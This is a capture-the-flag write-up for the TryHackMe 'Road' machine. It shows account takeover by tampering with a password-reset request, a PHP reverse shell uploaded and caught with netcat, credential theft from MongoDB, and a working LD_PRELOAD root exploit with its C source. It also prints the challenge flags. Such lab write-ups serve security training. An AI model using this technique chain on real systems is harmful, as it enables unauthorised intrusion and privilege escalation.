
Road CTF Write-Up:

Start with a simple nmap scan:


```
# Nmap 7.94SVN scan initiated Tue Apr 16 13:51:11 2024 as: nmap -sV -sC -oN n
map -p- road.thm
Nmap scan report for road.thm (10.10.69.253)
Host is up (0.072s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 e6:dc:88:69:de:a1:73:8e:84:5b:a1:3e:27:9f:07:24 (RSA)
|   256 6b:ea:18:5d:8d:c7:9e:9a:01:2c:dd:50:c5:f8:c8:05 (ECDSA)
|_  256 ef:06:d7:e4:b1:65:15:6e:94:62:cc:dd:f0:8a:1a:24 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Sky Couriers
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
# Nmap done at Tue Apr 16 13:52:02 2024 -- 1 IP address (1 host up) scanned i
n 51.17 seconds
```

I viewed the website and found a login page :




After trying SQLi and some other methods to bypass login web pages , I decided to try and register :




Your account has been created.


So, I logged in with my new account and on the dashboard most of the buttons do not work but there is profile update page with the option to upload files but in the comment its said that this option only available for admins and there is an admin email address (user name):




there is also a password update page work and the user name is gray so I cant change it (can i?):




So, I catch the package with burp and change the user name to the 'admin@sky.thm' account that I found in the profile update page:



Forward the package and log out to check if admin@sky.thm password is now '123' :




Yes! I logged in as the admin, now I go to the profile page and try to upload a reverse shell to the server:



I was able to upload the shell.php file, now I need to find it on the site, reading the source code of the page I found this :

```
    </div>
</div>
<!-- /v2/profileimages/ -->
<script type="text/javascript">
        function showtab(tab){
          console.log(tab);
          if(tab == 'new_task'){
            $('#new_task').css('display',
            $('#your_task').css('display'
```

So I start a listener and trigger the shell:




```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/road]
└─# nc -nlvp 4242
listening on [any] 4242 ...
connect to [10.8.41.134] from (UNKNOWN) [10.10.168.16] 53432
Linux sky 5.4.0-73-generic #82-Ubuntu SMP Wed Apr 14 17:39:42 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 11:02:09 up 32 min,  0 users,  load average: 0.00, 0.00, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Privilege escalation & lateral movement:

Linpeas display the there is 4 active ports on the machine locally :

```
Active Ports
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp   LISTEN 0      70          127.0.0.1:33060      0.0.0.0:*
tcp   LISTEN 0      511         127.0.0.1:9000       0.0.0.0:*
tcp   LISTEN 0      4096        127.0.0.1:27017      0.0.0.0:*
tcp   LISTEN 0      151         127.0.0.1:3306       0.0.0.0:*
```

Port 3306 is the default port for MySQL, and 27017 is the default port of mongodb, so I connect to the mongodb database and was able to find the password to the user webdeveloper :

```
www-data@sky:/tmp$ mongo
MongoDB shell version v4.4.6
connecting to: mongodb://127.0.0.1:27017/?compressors=disabled&gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("5a797274-b59f-4454-a8c5-cef2b2a5ce81") }
MongoDB server version: 4.4.6
```

```
> show dbs
admin   0.000GB
backup  0.000GB
config  0.000GB
local   0.000GB
> use backup
switched to db backup
> show collections
collection
user
> db.user.find()
{ "_id" : ObjectId("60ae2661203d21857b184a76"), "Month" : "Feb", "Profit" : "25000" }
{ "_id" : ObjectId("60ae2677203d21857b184a77"), "Month" : "March", "Profit" : "5000" }
{ "_id" : ObjectId("60ae2690203d21857b184a78"), "Name" : "webdeveloper", "Pass" : "BahamasChapp123!@#" }
{ "_id" : ObjectId("60ae26bf203d21857b184a79"), "Name" : "Rohit", "EndDate" : "December" }
{ "_id" : ObjectId("60ae26d2203d21857b184a7a"), "Name" : "Rohit", "Salary" : "30000" }
>
```

So, switch to the user webdeveloper with the credentials found in the mongodb:

```
www-data@sky:/tmp$ su webdeveloper
Password:
webdeveloper@sky:/tmp$ whoami
webdeveloper
```

Retrieve the user flag:

```
webdeveloper@sky:~$ ls
user.txt
webdeveloper@sky:~$ cat user.txt
63191e4ece37523c9fe6bb62a5e64d45
```

sudo -l reveal this:

```
webdeveloper@sky:/tmp$ sudo -l
Matching Defaults entries for webdeveloper on sky:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    env_keep+=LD_PRELOAD

User webdeveloper may run the following commands on sky:
    (ALL : ALL) NOPASSWD: /usr/bin/sky_backup_utility
```

So I analyze the binary sky_backup_utility and it backup the directory /var/www/html/* , I try to abuse the wildcard ('*') but now luck there, so I notice the env_keep+=LD_PRELOAD variable, looking up I found a way to exploit this:

```
# cat /tmp/exploit.c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/sh");
}
```

```
webdeveloper@sky:/tmp$ gcc -fPIC -shared -o exploit exploit.c -nostartfiles -w
# whoamioper@sky:/tmp$ sudo LD_PRELOAD=/tmp/exploit /usr/bin/sky_backup_utility
# whoami
root
```

Retrieve the root flag:

```
# cd /root
# ls
root.txt
# cat root.txt
3a62d897c40a815ecbe267df2f533ac6
#
```